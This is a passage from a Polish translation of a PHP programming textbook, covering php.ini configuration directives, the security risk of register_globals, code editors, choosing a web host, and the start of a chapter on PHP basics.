We wczesnych wersjach PHP wszystkie zmienne zewnętrzne były automatycznie rejestrowane w globalnej przestrzeni nazw skryptu. Oznaczało to, że wszelkie zmienne zaliczane do kategorii `COOKIE`, `ENVIRONMENT`, `GET`, `POST` lub `SERVER` automatycznie stawały się dostępne globalnie. A ponieważ były globalnie dostępne, można je było także modyfikować bez żadnych ograniczeń. Choć można było sądzić, że jest to wygodne rozwiązanie, to jednak stanowiło ono potencjalne zagrożenie, gdyż zmienne, które powinny być zarządzane wyłącznie za pośrednictwem ciasteczek, można było także modyfikować za pośrednictwem adresu URL. Załóżmy na przykład, że identyfikator sesji, jednoznacznie określający użytkownika, był przekazywany pomiędzy poszczególnymi stronami w ciasteczku. Nikt oprócz konkretnego użytkownika nie powinien mieć dostępu do danych skojarzonych z użytkownikiem określanym przez dany identyfikator. Użytkownik mógł jednak wyświetlić wartość ciasteczka, skopiować ją i dodać do adresu URL, jak pokazano na poniższym przykładzie:

```
http://www.example.com/secretdata.php?sessionid=4x5bh5H793adK
```

Następnie użytkownik mógł przesłać ten adres w wiadomości poczty elektronicznej do innej osoby. Gdyby aplikacja nie używała żadnych dodatkowych zabezpieczeń (takich jak kontrola adresu IP), to ta druga osoba mogłaby uzyskać dostęp do poufnych danych. Wyłączenie dyrektywy `register_globals` zapobiega występowaniu takich zagrożeń. Choć zmienne zewnętrzne wciąż są dostępne w globalnej przestrzeni nazw, to do każdej z nich należy się odwoływać przy użyciu odpowiedniego typu. Na przykład do zmiennej `sessionid` zastosowanej w ostatnim przykładzie można się odwoływać wyłącznie w następujący sposób:

```
$_COOKIE['sessionid'];
```

Próba zmiany wartości tej zmiennej przy użyciu jakiegokolwiek innego odwołania (takiego jak `GET` lub `POST`) spowoduje utworzenie nowej zmiennej globalnej (takiej jak `$_GET['sessionid']` lub `$_POST['sessionid']`). Szczegółowe informacje dotyczące zmiennych zewnętrznych wszelkich typów (`COOKIE`, `ENVIRONMENT`, `GET`, `POST` oraz `SERVER`) zostały zamieszczone w rozdziale 3., w jego części poświęconej zmiennym superglobalnym.

Choć wyłączenie dyrektywy `register_globals` jest bezsprzecznie dobrym pomysłem, to jednak nie jest to jedyny czynnik, jaki należy brać pod uwagę w ramach zabezpieczania aplikacji. Znacznie więcej informacji dotyczących bezpieczeństwa i zabezpieczenia aplikacji PHP zostało zamieszczonych w rozdziale 21.

■ **Uwaga** Przez wiele lat dyrektywa `register_globals` oraz łączące się z nią aspekty działania PHP były źródłem nieustających problemów związanych z bezpieczeństwem aplikacji PHP. Dlatego też, poczynając od PHP 5.3.0, jej stosowanie nie jest zalecane.

register_long_arrays = On | Off

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `Off`.

Ta dyrektywa określa, czy wciąż należy rejestrować tablice wejściowe (`ENVIRONMENT`, `GET`, `POST`, `COOKIE` oraz `SERVER`), używając stosowanych niegdyś długich nazw — `HTTP_*_VARS`. Ze względów wydajności działania języka zaleca się wyłączenie tej dyrektywy.

■ **Uwaga** W języku PHP 5.3.0 stosowanie tej dyrektywy nie jest zalecane.

Stosowanie apostrofów i cudzysłowów

Już od wielu lat zarówno cudzysłowy, jak i apostrofy odgrywają w językach programowania szczególną rolę. Ponieważ są one powszechnie stosowane do wyróżniania fragmentów tekstów w kodach programów oraz w języku pisanym, zatem, by uniknąć problemów, konieczne będzie poznanie jakiegoś sposobu pozwalającego na ich rozróżnianie. Rozwiązanie jest całkiem proste: te znaki cudzysłowów bądź apostrofów, które nie ograniczają łańcucha znaków, należy poprzedzać odwrotnym ukośnikiem. Jeśli nie będziemy stosować tej zasady, to mogą się pojawić niespodziewane błędy. Rozważmy następujący przykład:

```
$sentence = "Janek powiedział: "Kocham samochody wyścigowe!"";
```

Które z zastosowanych w nim znaków cudzysłowu ograniczają cały łańcuch znaków, a które wypowiedź Janka? Język PHP nie pozna odpowiedzi na to pytanie, jeśli niektóre z cudzysłowów nie zostaną odpowiednio oznaczone:

```
$sentence = "Janek powiedział: \"Kocham samochody wyścigowe!\"";
```

Poprzedzanie odwrotnym ukośnikiem znaków cudzysłowu lub apostrofu, które nie ograniczają łańcuchów znaków, określamy jako **włączanie magicznych cudzysłowów**. Można to zrobić automatycznie — włączając dyrektywę `magic_quotes_gpc` (opisaną w dalszej części rozdziału) — bądź też ręcznie, przy użyciu funkcji `addslashes()` oraz `stripslashes()`. Zalecane jest zastosowanie tej drugiej strategii, gdyż zapewnia ona programiście całkowitą kontrolę nad działaniem aplikacji (jednak w sytuacjach gdy próbujemy skorzystać z aplikacji oczekujących, że mechanizm automatycznego poprzedzania cudzysłowów i apostrofów będzie włączony, konieczne będzie jego uaktywnienie).

Ze względu na problemy, jakich mechanizm ten przysparza programistom, w PHP 5.3.0 nie zaleca się jego stosowania.

register_argc_argv = On | Off

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `Off`.

Przekazywanie zmiennych informacji przy wykorzystaniu metody `GET` przypomina przekazywanie argumentów do programu wykonywalnego. W wielu językach programowania informacje o argumentach przekazywanych do programów są dostępne pod postacią zmiennych `argc` oraz `argv`. Pierwsza z nich zawiera liczbę przekazanych argumentów, natomiast druga jest indeksowaną liczbami tablicą zawierającą same argumenty. Jeśli chcemy, by zmienne `$argc` i `$argv` były deklarowane, co pozwoli nam stosować ten sposób przetwarzania danych wejściowych, należy przypisać dyrektywie `register_argc_argv` wartość `On`.

post_max_size = liczba_całkowitaM

Zasięg: PHP_INI_SYSTEM; wartość domyślna: 8M.

Spośród dwóch dostępnych metod przekazywania danych w żądaniach HTTP metoda POST znacznie lepiej nadaje się do przesyłania dużych ilości danych, na przykład informacji podawanych w formularzach. Niemniej zarówno ze względów bezpieczeństwa, jak i wydajności działania można zdecydować się na ograniczenie maksymalnej wielkości danych, jakie będzie można przesyłać do skryptu PHP tą metodą. Właśnie do tego celu służy dyrektywa post_max_size.

magic_quotes_gpc = On | Off

Zasięg: PHP_INI_SYSTEM; wartość domyślna: Off.

Ten parametr określa, czy magiczne cudzysłowy będą operować na danych przesyłanych przy wykorzystaniu GET, POST oraz w ciasteczkach. W razie jego uaktywnienia wszelkie znaki apostrofów, cudzysłowów, odwrotnych ukośników oraz znaki puste będą automatycznie poprzedzane znakiem odwrotnego ukośnika.

magic_quotes_runtime = On | Off

Zasięg: PHP_INI_ALL; wartość domyślna: Off.

Włączenie tego parametru spowoduje automatyczne poprzedzanie znakiem odwrotnego ukośnika wszelkich apostrofów i cudzysłowów umieszczonych w danych pochodzących ze źródeł zewnętrznych, takich jak bazy danych lub pliki tekstowe.

magic_quotes_sybase = On | Off

Zasięg: PHP_INI_ALL; wartość domyślna: Off.

Ten parametr ma znaczenie wyłącznie wtedy, gdy włączony jest także parametr magic_quotes_runtime. Jeśli parametr magic_quotes_sybase zostanie włączony, to wszystkie apostrofy i cudzysłowy umieszczone w danych pochodzących ze źródeł zewnętrznych, będą poprzedzane znakiem apostrofu, a nie odwrotnego ukośnika. Rozwiązanie to jest przydatne, gdy informacje są pobierane z bazy danych Sybase, która wykorzystuje ten raczej nietypowy sposób oznaczania znaków specjalnych.

auto_prepend_file = łańcuch_znaków

Zasięg: PHP_INI_SYSTEM; wartość domyślna: NULL.

Tworzenie szablonów nagłówków i dołączanie bibliotek przed wykonaniem skryptów PHP najczęściej jest realizowane przy wykorzystaniu funkcji include() lub require(). Można jednak zautomatyzować ten proces i uniknąć konieczności stosowania tych funkcji w tworzonych skryptach poprzez podanie nazw dołączanych plików wraz z odpowiednimi ścieżkami dostępu w dyrektywie auto_prepend_file.

auto_append_file = łańcuch_znaków

Zasięg: PHP_INI_SYSTEM; wartość domyślna: NULL.

Dołączanie stopek za wynikami generowanymi przez skrypty PHP najczęściej jest realizowane przy wykorzystaniu funkcji include() lub require(). Można jednak zautomatyzować ten proces i uniknąć konieczności stosowania tych funkcji w tworzonych skryptach poprzez podanie nazw dołączanych plików wraz z odpowiednimi ścieżkami dostępu w dyrektywie auto_append_file.

default_mimetype = łańcuch_znaków

Zasięg: PHP_INI_ALL; wartość domyślna: "text/html".

Typy MIME stanowią standardowy sposób klasyfikowania typów plików używanych w internecie. Aplikacje PHP zapewniają możliwości udostępniania plików dowolnych typów, jednak najbardziej popularnym z nich jest text/html. Jeśli jednak aplikacje PHP są używane w innych celach, na przykład jako generatory treści dla aplikacji WML (ang. *Wireless Markup Language*), konieczne będzie odpowiednie dostosowanie typu MIME generowanych odpowiedzi. Można to zrobić, podając go w dyrektywie default_mimetype.

default_charset = łańcuch_znaków

Zasięg: PHP_INI_ALL; wartość domyślna: NULL.

W wersji 4.0 PHP informacje o sposobie kodowania są zwracane w nagłówku Content-Type. Domyślnie używany jest zestaw znaków iso-8859-1, obsługujący między innymi języki angielski, hiszpański, niemiecki oraz portugalski. Jeśli jednak w tworzonej aplikacji PHP są używane inne języki, takie jak japoński, chiński bądź hebrajski, to dyrektywa default_charset pozwala podać odpowiedni zestaw znaków.

always_populate_raw_post_data = On | Off

Zasięg: PHP_INI_PERDIR; wartość domyślna: Off.

Przypisanie tej dyrektywie wartości On powoduje, że PHP będzie zapisywać w zmiennej $HTTP_RAW_POST_DATA łańcuch znaków zawierający pary nazwa – wartość przesłane w żądaniu POST. Dotyczy to nawet tych sytuacji, gdy przekazana z formularza zmienna nie ma żadnej wartości. Załóżmy na przykład, że dyrektywa ta została włączona, a Czytelnik dysponuje formularzem zawierającym dwa pola tekstowe — pierwsze z nich pozwala na podanie imienia użytkownika, a drugie — jego adresu poczty elektronicznej. W odpowiedzi na przesłanie formularza wykonywany jest skrypt zawierający tylko jedną instrukcję:

```
echo $HTTP_RAW_POST_DATA;
```

W takim przypadku przesłanie pustego formularza spowoduje wygenerowanie następujących wyników:

```
name=&email=
```

Jeśli natomiast użytkownik wypełni oba pola i kliknie przycisk przesyłający go na serwer, to wyniki będą mieć następującą postać:

```
name=jason&email=jason%40example.com
```

Ścieżki i katalogi

W tej części rozdziału zostały przedstawione dyrektywy określające domyślne ustawienia ścieżek. Ścieżki te są używane przez PHP do dołączania bibliotek oraz rozszerzeń do określania katalogów, w jakich są umieszczane pliki użytkownika, oraz głównych katalogów serwera.

include_path = łańcuch_znaków

Zasięg: PHP_INI_ALL; wartość domyślna: NULL.

Ścieżka określona w tym parametrze jest używana przez takie funkcje, jak: include(), require() oraz fopen_with_path(), jako główna ścieżka. Można w nim podać więcej ścieżek, oddzielając je od siebie znakiem średnika, jak pokazano na poniższym przykładzie:

```
include_path=".:/usr/local/include/php;/home/php"
```

Domyślnie temu parametrowi jest przypisywana wartość zmiennej środowiskowej o nazwie PHP_INCLUDE_PATH. Warto zwrócić uwagę, że w systemach Windows zamiast ukośnika w ścieżkach są stosowane znaki odwrotnego ukośnika, a na ich początku jest umieszczana litera określająca dysk:

```
include_path=".;C:\php\includes"
```

doc_root = łańcuch_znaków

Zasięg: PHP_INI_SYSTEM; wartość domyślna: NULL.

Parametr ten określa domyślny katalog, z jakiego będą pobierane wszystkie skrypty PHP. Jest on używany wyłącznie wtedy, gdy jego wartość nie jest pusta.

user_dir = łańcuch_znaków

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `NULL`.

Parametr `user_dir` określa bezwzględną ścieżkę dostępu do katalogu, wykorzystywanego przez PHP podczas otwierania plików, do których będziemy się odwoływać przy użyciu zapisu */~uzytkownik*. Jeśli na przykład przypisana mu zostanie wartość `/home/users`, a spróbujemy się odwołać do pliku *~gilmore/collections/books.txt*, to PHP określi, że bezwzględna ścieżka dostępu do pliku będzie mieć postać: */home/users/gilmore/collections/books.txt*.

extension_dir = łańcuch_znaków

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `"./"` (w systemie Windows domyślną wartością jest `ext`).

Dyrektywa `extension_dir` informuje PHP, gdzie są przechowywane rozszerzenia, które można dynamicznie wczytywać. Domyślnie przypisywana jest jej wartość `"./"`, oznaczająca, że rozszerzania są umieszczone w tym samym katalogu co wykonywany skrypt. W środowisku Windows, jeśli wartość tej dyrektywy nie została określona, to domyślnie zostanie zastosowany katalog *C:\KATALOG-INSTALACYJNY-PHP\ext*.

enable_dl = On | Off

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `Off`.

Funkcja `enable_dl()` pozwala użytkownikom na wczytywanie rozszerzeń w trakcie wykonywania skryptu.

Opakowania używane przez funkcję fopen

W tej części rozdziału zostało opisanych pięć dyrektyw konfiguracyjnych związanych z dostępem i operacjami na zdalnych plikach.

allow_url_fopen = On | Off

Zasięg: `PHP_INI_ALL`; wartość domyślna: `On`.

Przypisanie tej dyrektywie wartości `On` spowoduje, że PHP będzie traktować zdalne pliki niemal w taki sam sposób jak pliki lokalne. W takim przypadku skrypt PHP może uzyskać dostęp i wykonywać operacje na plikach przechowywanych na zdalnych serwerach, jeśli tylko uprawnienia tych plików na to pozwalają.

from = łańcuch_znaków

Zasięg: `PHP_INI_ALL`; wartość domyślna: `NULL`.

Nazwa tej dyrektywy jest prawdopodobnie dosyć myląca, gdyż nie określa ona tożsamości, lecz hasło anonimowego użytkownika, używane do nawiązywania połączeń FTP. Dlatego też, jeśli w pliku konfiguracyjnym określimy jej wartość w następujący sposób:

```
from = "jason@example.com"
```

to podczas uwierzytelniania użytkownika na serwer FTP zostaną przekazane nazwa `anonymous` oraz hasło `jason@example.com`.

user_agent = łańcuch_znaków

Zasięg: `PHP_INI_ALL`; wartość domyślna: `NULL`.

Wraz z danymi generowanymi przez skrypt PHP zawsze przesyła do klienta także nagłówki odpowiedzi, a wśród nich nagłówek określający przeglądarkę użytkownika. Jego zawartość można ustalić przy użyciu dyrektywy `user_agent`.

default_socket_timeout = liczba_całkowita

Zasięg: `PHP_INI_ALL`; wartość domyślna: `60`.

Ta dyrektywa określa czas oczekiwania (wyrażony w sekundach) stosowany w operacjach na strumieniach bazujących na gniazdach.

auto_detect_line_endings = On | Off

Zasięg: `PHP_INI_ALL`; wartość domyślna: `Off`.

Jednym z niewyczerpanych źródeł frustracji programistów są problemy związane ze znakiem końca wiersza tekstu. Wynikają one z faktu, iż w różnych platformach systemowych znaki te mają różną postać. Włączenie dyrektywy `auto_detect_line_endings` określa, czy dane wczytywane przy użyciu funkcji `fgets()` oraz `file()` będą używały konwencji stosowanej na komputerach Macintosh, w systemie MS-DOS, czy też Linux.

Rozszerzenia dynamiczne

Ta część rozdziału jest poświęcona tylko jednej dyrektywie — `extension`.

extension = łańcuch_znaków

Zasięg: `PHP_INI_ALL`; wartość domyślna: `NULL`.

Dyrektywa `extension` służy do dynamicznego wczytywania konkretnego modułu. W systemach Windows rozszerzenie można wczytać, używając dyrektywy o następującej postaci:

```
extension = php_bz2.dll
```

W systemach Unix wygląda ona nieco inaczej:

```
extension = php_bz2.so
```

Trzeba pamiętać, że niezależnie od używanego systemu operacyjnego, samo zastosowanie tej dyrektywy nie zawsze spowoduje udostępnienie rozszerzenia. Konieczne będzie także zainstalowanie na komputerze odpowiedniego oprogramowania.

Wybór edytora

Choć nic nie stoi na przeszkodzie, by rozpoczynać przygodę z pisaniem skryptów PHP, korzystając z najprostszych edytorów tekstów, takich jak Notatnik (w systemie Windows) bądź vi (w systemach Unix i Linux), to jednak istnieje duże prawdopodobieństwo, że stosunkowo szybko Czytelnik zechce skorzystać z rozbudowanego narzędzia, przeznaczonego do tworzenia aplikacji PHP. Dostępnych jest kilka takich narzędzi i to zarówno darmowych, jak i komercyjnych.

Adobe Dreamweaver CS5

Program Dreamweaver CS5 firmy Adobe przez wiele osób jest uważany za najlepsze dostępne narzędzie do projektowania i tworzenia stron WWW. Program Dreamweaver CS3, stworzony jako kompletne narzędzie, obsługuje wszystkie kluczowe technologie, takie jak Ajax, CSS, HTML, JavaScript, PHP oraz XML, których połączenie pozwala tworzyć doskonałe i nowoczesne witryny WWW.

Dreamweaver CS5 nie tylko pozwala tworzyć strony HTML w środowisku WYSIWYG (ang. *what you see is what you get* — dostajesz to, co widzisz), lecz także udostępnia wiele przydatnych narzędzi, ułatwiających programistom PHP tworzenie kodu i zarządzanie nim, takich jak: kolorowanie składni, automatyczne uzupełnianie kodu, mechanizmy łatwego zapisywania i wielokrotnego stosowania fragmentów kodu.

Program Adobe Dreamweaver CS5 (*www.adobe.com/products/dreamweaver*) jest dostępny w wersjach przeznaczonych dla systemów Windows oraz Mac OS X i kosztuje 399 dol.[3]

[3] Na polskim rynku program ten można kupić za około 1800 zł — *przyp. tłum.*

Notepad++

Notepad++ jest dojrzałym programem otwartym, pomyślanym jako zamiennik prostego Notatnika w systemach Windows. Program ten, przetłumaczony na wiele języków, udostępnia mnóstwo użytecznych narzędzi, których nie powstydziłoby się zaawansowane środowisko programistyczne (IDE), takich jak: tworzenie zakładek wskazujących na konkretne wiersze kodu, oznaczanie par odpowiadających sobie nawiasów klamrowych, kolorowanie składni, wygodna obsługa wcięć, rozbudowane funkcje wyszukiwania, rejestracja makr ułatwiających wykonywanie żmudnych czynności (jak choćby wstawianie komentarzy).

Wsparcie dla języka PHP nie jest szczególnie rozbudowane, a wygodę programowania zapewniają raczej ogólne niż dostosowane do PHP możliwości programu. Choć dostępne są podstawowe możliwości automatycznego uzupełniania nazw funkcji, które mogą nam nieco uprościć tworzenie kodu, to jednak — jeśli chodzi o nazwy parametrów oraz ich kolejność — jesteśmy pozostawieni sami sobie.

Notepad++ działa wyłącznie w systemie Windows. Twórcy rozpowszechniają go na zasadach licencji GNU GPL. Więcej informacji na jego temat można znaleźć na stronie *http://notepad-plus.sourceforge.net*.

PDT (PHP Development Tools)

Projekt PDT (*www.eclipse.org/pdt*) jest aktualnie bardzo aktywnie rozwijany. Projekt ten jest wspierany przez firmę Zend Technologies Ltd. (*www.zend.com*) i wykorzystuje otwartą platformę Eclipse (*www.eclipse.org*) — niezwykle popularne, rozszerzalne środowisko do tworzenia narzędzi programistycznych. Ma on szansę stać się liderem, jeśli chodzi o zintegrowane środowiska programistyczne (IDE) do tworzenia aplikacji PHP, przeznaczone zarówno dla hobbystów, jak i profesjonalistów.

■ **Uwaga** W oparciu o platformę Eclipse stworzono bardzo wiele narzędzi ułatwiających wykonywanie kluczowych zadań związanych z programowaniem, poczynając od modelowania danych, poprzez projektowanie logiki biznesowej, raportowanie, testowanie, sprawdzanie wydajności, a kończąc na tworzeniu kodu. Choć Eclipse najbardziej kojarzy się z IDE do tworzenia aplikacji pisanych w Javie, to jednak w oparciu o nie stworzono podobne IDE do pisania programów w C, C++, Cobolu, a ostatnio także w PHP.

Zend Studio

Zend Studio jest bezsprzecznie najpotężniejszym z aktualnie dostępnych narzędzi do pisania aplikacji PHP i to zarówno otwartych, jak i komercyjnych. Ten flagowy produkt firmy Zend Technologies Ltd. udostępnia wszystkie możliwości, jakich można by oczekiwać od zintegrowanego środowiska programistycznego klasy korporacyjnej, poczynając od doskonałego mechanizmu uzupełniania kodu, poprzez profilowanie kodu, na wygodnej obsłudze procesu wdrażania aplikacji kończąc.

Oprócz tego Zend Studio ułatwia tworzenie kodu integrującego aplikację z popularnymi bazami danych, takimi jak MySQL, Oracle, PostgreSQL oraz SQLite, i zapewnia możliwość wykonywania zapytań SQL, zarządzania schematami baz danych oraz ich zawartością.

Zend Studio (*www.zend.com/products/studio*) jest dostępne w wersjach przeznaczonych dla systemów Windows, Linux oraz Mac OS X za 299 dol.

Wybór firmy udostępniającej serwery WWW

Jeśli Czytelnik nie jest zatrudniony lub nie współpracuje z firmą, która już dysponuje środowiskiem zawierającym serwer WWW, to wcześniej czy później konieczne będzie sprawdzenie dostępnych ofert i wybór jednej z firm udostępniających serwery. Na szczęście na tym rynku działa bardzo wiele firm i konkurencja jest ogromna. Dzięki temu nietrudno znaleźć oferty firm, które za bardzo niewielkie stawki udostępniają szeroką gamę usług, dużo przestrzeni dyskowej oraz przepustowości.

Ogólnie rzecz biorąc, firmy zajmujące się udostępnianiem serwerów WWW można podzielić na trzy podstawowe kategorie:

- **Firmy udostępniające serwery dedykowane**: w tym przypadku można wziąć w leasing cały serwer WWW, dzięki czemu tworzona aplikacja będzie mogła w całości wykorzystywać moc procesora, przestrzeń dyskową oraz pamięć serwera. Właściciel ma także pełną kontrolę nad konfiguracją serwera. Rozwiązanie to jest szczególnie korzystne, gdyż właściciel zazwyczaj ma pełną kontrolę nad administracją serwera, a jednocześnie nie musi zaprzątać sobie głowy kupowaniem niezbędnego sprzętu, jego utrzymywaniem, znalezieniem odpowiedniej lokalizacji oraz zapewnianiem połączenia z internetem.
- **Firmy udostępniające serwery współdzielone**: jeśli tworzona witryna WWW nie będzie mieć zbyt dużych wymagań dotyczących zasobów serwera bądź jeśli Czytelnik nie chce zaprzątać sobie głowy administrowaniem serwera, to serwer współdzielony będzie optymalnym rozwiązaniem. Firmy udostępniające serwery współdzielone korzystają z mniejszych wymagań witryn, instalując ich więcej na jednym komputerze i używając wysoce zautomatyzowanych procesów do zarządzania zasobami systemowymi i sieciowymi, tworzenia kopii danych oraz zapewniania wsparcia dla użytkowników. W efekcie ceny takich serwerów mogą być bardzo atrakcyjne (wiele firm cieszących się powszechnym uznaniem udostępnia takie serwery, bez konieczności podpisywania umów, nawet za 8 dol. miesięcznie) przy jednoczesnym zachowaniu pełnej satysfakcji użytkownika.
- **Firmy udostępniające prywatne serwery wirtualne**: prywatne serwery wirtualne zacierają różnice pomiędzy serwerami dedykowanymi i współdzielonymi. Korzystają one z mechanizmu **wirtualizacji**, by udostępniać każdemu użytkownikowi dedykowany system operacyjny, możliwość instalowania na nim aplikacji oraz jego pełnej konfiguracji. Wirtualizacja pozwala na uruchamianie na jednym komputerze wielu niezależnych systemów operacyjnych. W efekcie użytkownik uzyskuje pełną kontrolę nad wykupionym serwerem wirtualnym, natomiast firma udostępniająca serwer może obniżyć koszty, co ma bezpośredni wpływ na ceny świadczonych usług.

Trzeba pamiętać, że poszukiwania i wykupienie serwera na potrzeby tworzonej aplikacji to nie są zadania o szczególnie wysokim priorytecie — nie trzeba zaprzątać sobie tym głowy aż do chwili, gdy aplikacja zostanie ukończona i będzie gotowa do uruchomienia. Dlatego też niezależnie od faktu, że koszty wykupienia serwerów są niskie, warto poczekać z tym aż do momentu, gdy posiadanie serwera będzie absolutnie konieczne, oszczędzając tym samym czas, pieniądze i uwagę.

Siedem pytań do firm udostępniających serwery WWW

Z pozoru większość firm udostępniających serwery WWW oferuje bardzo podobne usługi. Zapewniają one absurdalnie ogromną ilość przestrzeni na dysku, niemal nieskończoną przepustowość oraz bardzo wysoki gwarantowany czas działania serwera. Szczerze mówiąc, istnieje całkiem spore prawdopodobieństwo, że każda powszechnie szanowana firma udostępniająca serwery WWW w pełni zaspokoi nasze oczekiwania i to zarówno pod względem zasobów wymaganych przez naszą aplikację, jak i pod względem poziomu obsługi technicznej. Niemniej w ramach oceniania usług świadczonych przez poszczególne firmy Czytelnik — jako programista PHP — powinien zadać kilka pytań. Oto one:

1. **Czy jest dostępne środowisko PHP, a jeśli tak, to w jakiej wersji?** Wiele firm udostępniających serwery WWW niezwykle długo ociąga się z instalowaniem najnowszych wersji języka PHP. Dlatego też, jeśli Czytelnik planuje wykorzystać możliwości PHP dostępne od pewnej jego wersji, powinien sprawdzić, czy jest ona dostępna. Dodatkowo optymalnym rozwiązaniem byłoby, gdyby dostawca jednocześnie udostępniał kilka różnych wersji PHP — w takim przypadku można by skorzystać z różnych aplikacji PHP, które dopiero w przyszłości będą obsługiwać najnowsze wersje PHP.
2. **Czy dostępny jest serwer baz danych MySQL/Oracle/PostgreSQL, a jeśli jest, to w jakiej wersji?** Podobnie jak w przypadku PHP, także zainstalowane serwery baz danych nie są zazwyczaj szybko aktualizowane. Dlatego jeśli tworzona aplikacja korzysta z możliwości dostępnych w konkretnej wersji serwera bazy danych, koniecznie należy się upewnić, że dostępna jest odpowiednia wersja.

3. **Jakie są dostępne rozszerzenia plików PHP?** Z niewytłumaczalnych powodów niektóre firmy udostępniające serwery WWW zmuszają użytkowników do stosowania starych rozszerzeń plików PHP — takich jak *.phtml*. Jest to wyraźnym sygnałem, że danej firmie brakuje rozeznania w zakresie rozwoju języka PHP oraz społeczności jego użytkowników. Oznacza to także, że z usług takiej firmy raczej należy zrezygnować. Warto interesować się jedynie firmami, które pozwalają na stosowanie w skryptach PHP rozszerzenia *.php*.
4. **Jakie ograniczenia są nakładane na skrypty PHP?** Zgodnie z informacjami podanymi we wcześniejszej części rozdziału sposób działania środowiska PHP oraz jego możliwości można określać za pomocą pliku konfiguracyjnego *php.ini*. Niektóre z tych możliwości konfiguracyjnych zostały stworzone dla wygody dostawców serwerów WWW, a ci nie zawsze muszą być chętni, by oddawać w ręce użytkowników wszystkie możliwości, jakimi dysponuje PHP. Dlatego też niektóre funkcje języka oraz jego rozszerzania mogą nie być dostępne, co w efekcie może mieć wpływ na możliwości, jakie witryna będzie w stanie udostępnić.

   Co więcej, czasami zdarza się, że wszystkie skrypty PHP muszą być umieszczane w konkretnym katalogu — takie rozwiązanie może być bardzo niewygodne, a jego wpływ na zwiększenie bezpieczeństwa aplikacji jest raczej wątpliwy. W optymalnym przypadku powinniśmy mieć możliwość umieszczania skryptów PHP w dowolnym miejscu struktury plików, przeznaczonej do przechowywania stron WWW.
5. **Jakim ograniczeniom podlegają możliwości stosowania plików *.htaccess* serwera Apache?** Niektóre oprogramowania firm niezależnych (w szczególności dotyczy to szkieletów do tworzenia aplikacji, opisanych w rozdziale 24.) do poprawnego działania wymagają tak zwanego **przepisywania adresów URL** (ang. *URL rewriting*). Jednak nie wszystkie firmy udostępniające serwery WWW pozwalają użytkownikom modyfikować działanie serwera Apache przy użyciu specjalnych plików konfiguracyjnych *.htaccess*. Dlatego warto dowiedzieć się, czy dana firma narzuca jakieś ograniczenia w tym zakresie.
6. **Jakie aplikacje PHP są dostępne oraz na jakie wsparcie ze strony firm można liczyć?** Większość firm udostępniających serwery WWW pozwala na automatyczną instalację oprogramowania firm niezależnych, takich jak Joomla!, WordPress czy też phpBB. Możliwość skorzystania z takich instalatorów pozwoli nam zaoszczędzić czas, a firmie obsługującej serwer — rozwiązać ewentualne problemy. Jednak zdarza się, że firmy udostępniają takie oprogramowanie w ramach wygody użytkownika, lecz nie zapewniają żadnej pomocy technicznej związanej z ich instalacją i korzystaniem. Dodatkowo warto zapytać, czy w razie potrzeby firma będzie skłonna zainstalować rozszerzania PEAR i PECL (zostały one opisane w rozdziale 11.).
7. **Czy na państwa serwerze prawidłowo działa (tu należy wstawić nazwę ulubionego szkieletu aplikacji lub technologii)?** Jeśli Czytelnik planuje korzystać z konkretnego szkieletu do tworzenia aplikacji PHP (więcej informacji na ich temat zostało zamieszczonych w rozdziale 24.) bądź z pewnej technologii (takiej jak określona platforma do handlu elektronicznego), to należy się upewnić, że będą one działały prawidłowo na danym serwerze. Jeśli firma nie jest w stanie udzielić konkretnej odpowiedzi, to można poszukać informacji na forach dyskusyjnych, używając nazwy firmy i technologii jako kryteriów wyszukiwania.

Podsumowanie

W tym rozdziale został opisany sposób konfiguracji środowiska pozwalającego na tworzenie aplikacji internetowych w języku PHP. Szczegółowo zostały także opisane wybrane opcje konfiguracyjne PHP. W końcowej części rozdziału zamieszczono krótkie informacje dotyczące edytorów i środowisk programistycznych najczęściej używanych do tworzenia aplikacji PHP oraz przedstawiono kilka zagadnień, o których należy pamiętać, poszukując serwera, na którym ta aplikacja będzie działać.

W następnym rozdziale Czytelnik zacznie poznawać język PHP — stworzy swoją pierwszą stronę WWW wykorzystującą PHP oraz pozna podstawowe cechy tego języka. Pod koniec rozdziału Czytelnik będzie w stanie tworzyć proste, lecz całkiem użyteczne skrypty. Zamieszczone w nim informacje będą stanowić podstawę do zagadnień opisanych w kolejnych rozdziałach, które są niezbędne do tworzenia naprawdę fajnych aplikacji.

ROZDZIAŁ 3

Podstawy PHP

Mamy już za sobą dwa rozdziały tej książki i poruszono w nich całkiem sporo zagadnień. Aktualnie Czytelnik zna już zarys języka oraz jego historię i dokładnie opanował zarówno teorię, jak i praktyczne aspekty jego instalacji. Przedstawione do tej pory informacje stanowią fundament niezbędny do zrozumienia informacji i zagadnień omówionych w dalszej części książki. Ten rozdział rozpoczyna prezentację tych zagadnień poprzez przedstawienie wielu podstawowych cech języka. Konkretnie rzecz ujmując, w tym rozdziale zostały opisane następujące zagadnienia:

- Umieszczanie kodu PHP na stronach WWW.
- Komentowanie kodu przy wykorzystaniu różnych metodologii zaczerpniętych ze skryptów powłoki systemu Unix oraz języków C i C++.
- Przekazywanie danych do przeglądarki przy wykorzystaniu funkcji `echo()`, `print()`, `printf()` oraz `sprintf()`.
- Wykorzystanie typów danych, zmiennych operatorów oraz instrukcji do tworzenia wyszukanych skryptów.
- Stosowanie kluczowych struktur sterujących oraz instrukcji, takich jak `if-else-elseif`, `while`, `foreach`, `include`, `require`, `break`, `continue` oraz `declare`.

Po zakończeniu lektury tego rozdziału Czytelnik będzie posiadał wiedzę, która pozwoli mu nie tylko tworzyć proste, lecz użyteczne skrypty PHP, ale umożliwi mu także zrozumienie, co będzie mu potrzebne, by w pełni skorzystać z informacji zamieszczonych w dalszej części książki.

Uwaga Ten rozdział pełni zarówno funkcję podręcznika dla początkujących programistów PHP, jak i informatora dla doświadczonych programistów rozpoczynających korzystanie z tego języka. Jeśli Czytelnik zalicza się do tej drugiej kategorii, to zachęcam, by w całości przeczytał ten rozdział i przeanalizował zamieszczone w nim przykłady.

Umieszczanie kodu PHP na stronach WWW

